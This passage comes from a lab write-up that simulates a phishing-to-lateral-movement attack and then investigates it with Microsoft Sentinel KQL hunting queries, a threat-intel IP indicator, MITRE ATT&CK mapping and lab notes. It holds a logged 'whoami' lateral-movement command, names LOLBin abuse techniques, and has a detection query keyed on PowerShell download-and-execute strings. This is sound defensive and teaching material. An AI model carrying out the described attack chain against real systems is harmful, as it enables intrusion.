DeviceProcessEvents showing the Win32_Process.Create command line containing lateral.txt

The screenshot displays the Microsoft Sentinel Advanced Hunting interface. The query editor shows a KQL query for DeviceProcessEvents. The results pane shows a single event with the following details:

Timestamp	DeviceName	AccountName	FileName	ProcessCommandLine
Jun 23, 2026 14:49:46 AM	desktop-3e64975.sl...	administrator	cmd.exe	cmd.exe /c whoami > C:\Temp\lateral.txt

10. Stage 8 — Threat Intelligence Correlation

The Kali IP is registered as a threat indicator in Sentinel. Once it is active, any subsequent network connection to that IP fires a detection automatically. This is how real threat intelligence feeds power enterprise detection without writing individual detection rules for every IOC.

In Sentinel: Threat management > Threat intelligence > Add new

```
Type: IP address
IP: KALI_IP
Threat types: malicious-activity
Confidence: 75
Valid until: 7 days
```

```
ThreatIntelligenceIndicator
| where TimeGenerated > ago(1d)
| where Active == true
| where isnotempty(NetworkIP)
| join kind=inner (
    DeviceNetworkEvents
    | where Timestamp > ago(1d)
) on $left.NetworkIP == $right.RemoteIP
| project TI_Added=TimeGenerated, Indicator=NetworkIP,
    Confidence, ThreatType,
    Event_Time=Timestamp, DeviceName,
    InitiatingProcessFileName
| order by Event_Time desc
```

11. The Investigation — Hussein Responds

At this point Hussein takes over. The attack is complete. Now he works backward from a single indicator to reconstruct the full kill chain, the same way a Tier 2 analyst would approach a live incident.

Start: full timeline for testuser1 across all tables

The first query Hussein runs is a union across all five relevant tables, ordered chronologically. The goal is a single view of everything testuser1 touched from the phishing email through to the lateral movement.

```
let user = 'testuser1';
let lookback = 4h;
union
(
    EmailEvents
    | where Timestamp > ago(lookback)
    | where RecipientEmailAddress has user
    | project TimeGenerated=Timestamp, Source='EmailEvents',
        Detail=strcat('From: ', SenderFromAddress,
            ' | Subject: ', Subject,
            ' | Verdict: ', ThreatTypes)
```

```

),
(
    DeviceProcessEvents
    | where Timestamp > ago(lookback)
    | where AccountName has user
    | project TimeGenerated=Timestamp, Source='DeviceProcessEvents',
        Detail=strcat(DeviceName, ' | ', FileName,
            ' | ', ProcessCommandLine)
),
(
    DeviceNetworkEvents
    | where Timestamp > ago(lookback)
    | where InitiatingProcessAccountName has user
    | project TimeGenerated=Timestamp, Source='DeviceNetworkEvents',
        Detail=strcat(DeviceName, ' -> ', RemoteIP,
            ':', toString(RemotePort))
),
(
    SecurityEvent
    | where TimeGenerated > ago(lookback)
    | where AccountName has user
    | project TimeGenerated, Source='SecurityEvent',
        Detail=strcat('EventID: ', toString(EventID), ' | ', Activity)
),
(
    EntraIdSignInEvents
    | where Timestamp > ago(lookback)
    | where AccountUpn has user
    | project TimeGenerated=Timestamp, Source='EntraIdSignInEvents',
        Detail=strcat('From: ', IPAddress,
            ' | ErrorCode: ', toString(ErrorCode))
)
| order by TimeGenerated asc

```

Pivot on Kali IP

Once Hussein confirms the C2 IP, he pivots on it across all tables to find every machine that talked to it. This is the lateral scope check before containment.

```

let ip = 'KALI_IP';
union
(
    DeviceNetworkEvents
    | where Timestamp > ago(4h) and RemoteIP == ip
    | project TimeGenerated=Timestamp, Source='DeviceNetworkEvents',
        Detail=strcat(DeviceName, ' | ', InitiatingProcessFileName,
            ' | Port: ', toString(RemotePort))
),
(
    SecurityEvent
    | where TimeGenerated > ago(4h) and IPAddress == ip
    | project TimeGenerated, Source='SecurityEvent',
        Detail=strcat('EventID: ', toString(EventID),
            ' Account: ', AccountName)
)

```

```
)  
| order by TimeGenerated desc
```

Kill chain reconstruction: email to execution to network

This query proves causation. It anchors on the phishing email timestamp and follows the chain forward, showing that the PowerShell execution happened within 30 minutes of the email and the network connection happened within 5 minutes of the execution. This is the difference between finding suspicious PowerShell and being able to prove it ran because testuser1 opened that email.

```
let phish_time = toscalar(  
    EmailAttachmentInfo  
    | where Timestamp > ago(4h)  
    | where FileName has 'invoice'  
    | summarize min(Timestamp));  
  
let ps_events = DeviceProcessEvents  
    | where Timestamp between(phish_time .. (phish_time + 30m))  
    | where FileName in~ ('powershell.exe', 'cmd.exe')  
    | where ProcessCommandLine has_any ('DownloadString', 'IEX', 'WebClient')  
    | project ps_time=Timestamp, DeviceName, ProcessCommandLine;  
  
ps_events  
| join kind=inner (  
    DeviceNetworkEvents  
    | where Timestamp > phish_time  
    | where RemoteIPType == 'Public'  
) on DeviceName  
| where Timestamp > ps_time  
| where Timestamp < ps_time + 5m  
| project Phase='Email to Execution to Network',  
    ps_time, DeviceName, ProcessCommandLine, RemoteIP, RemotePort  
| order by ps_time asc
```

12. MITRE ATT&CK Coverage

Stage	Technique ID	Technique Name	Table
Phishing email	T1566.001	Spearphishing Attachment	EmailEvents, EmailAttachmentInfo
Office spawning PowerShell	T1059.001	PowerShell	DeviceProcessEvents
Payload download	T1105	Ingress Tool Transfer	DeviceProcessEvents, DeviceNetworkEvents
C2 connection	T1071.001	Application Layer Protocol	DeviceNetworkEvents
LOLBin: mshta	T1218.005	Signed Binary Proxy: mshta	DeviceProcessEvents
LOLBin: rundll32	T1218.011	Signed Binary Proxy: rundll32	DeviceProcessEvents
LOLBin: certutil	T1105	Ingress Tool Transfer	DeviceProcessEvents
LOLBin: wmic	T1047	Windows Management Instrumentation	DeviceProcessEvents
Privilege escalation	T1078.003	Valid Accounts: Local Accounts	SecurityEvent
Lateral movement	T1021.003	Remote Services: DCOM/WMI	DeviceProcessEvents, SecurityEvent
TI correlation	T1071	Application Layer Protocol	ThreatIntelligenceIndicator

13. Schema Notes (Verified June 2026)

Two schema changes affect queries in this project and are worth knowing if you are working from older documentation.

EmailEvents no longer uses MalwareFilterVerdict or PhishFilterVerdict. The current columns are ThreatTypes and DetectionMethods. Any query referencing the old columns will return zero results without an error, which can cause false confidence that nothing was detected.

AADSignInEventsBeta was removed on December 9, 2025. The replacement is EntraIdSignInEvents. The column AccountUpn replaces UserPrincipalName in this table.

14. Problems I Hit Along the Way

The bigger findings from this exercise, the ASR block on Stage 2, the missing SecurityEvent forwarding in Stage 6, and the WinRM gap in Stage 7, are documented inline at their respective stages rather than repeated here. A few smaller ones worth noting separately:

The phishing attachment itself could not be delivered as a macro-enabled .docm through normal mail flow. Exchange Online Protection and the receiving mail policy both rejected it as a disallowed attachment type before it reached the inbox. This is correct behavior, not a bug, and meant the email delivery stage and the macro execution stage had to be demonstrated separately rather than as one continuous flow.

The EmailEvents table took 5 to 15 minutes to populate after the phishing simulation launched. Running the KQL query too early returns nothing, and it is easy to mistake that gap for a failed simulation. The fix is patience, not reconfiguration.

certutil.exe sometimes fails with an access error if C:\Temp does not exist on the victim VM. The process event is still logged even when the execution fails, which is what matters for detection purposes. Creating the directory first avoids the noise.

The legacy wmic.exe binary is removed on current Windows builds. The PowerShell-native replacement is Invoke-CimMethod against Win32_Process, which produces the same technique and the same detection signature.

Sentinel analytics rules have a query frequency and a lookback window of their own. If an attack happens and the rule has not run its next evaluation cycle yet, the corresponding incident does not appear immediately. That gap between event and alert is worth knowing before assuming a detection did not fire.

15. What This Demonstrates

This project shows end-to-end attack simulation and investigation in a real Microsoft security stack on a genuinely hardened endpoint, not an unprotected throwaway VM. It is not a CTF walkthrough. Every stage generates real telemetry in real Microsoft portals, and every query is what a working SOC analyst would actually run.

Running this against a device with MDE and a security baseline already applied meant the attack did not proceed unopposed, which is the more realistic and more useful outcome. Defender catching Stage 2 in real time is the result a defender wants to see, and documenting that block alongside the rest of the chain says more about the environment than a clean unimpeded run would have.

The investigation section is the more important half. Building the kill chain reconstruction query that anchors on the email timestamp and joins process and network events on the same device within time windows that make coincidence implausible is the kind of thing that separates someone who knows KQL syntax from someone who can actually investigate an incident.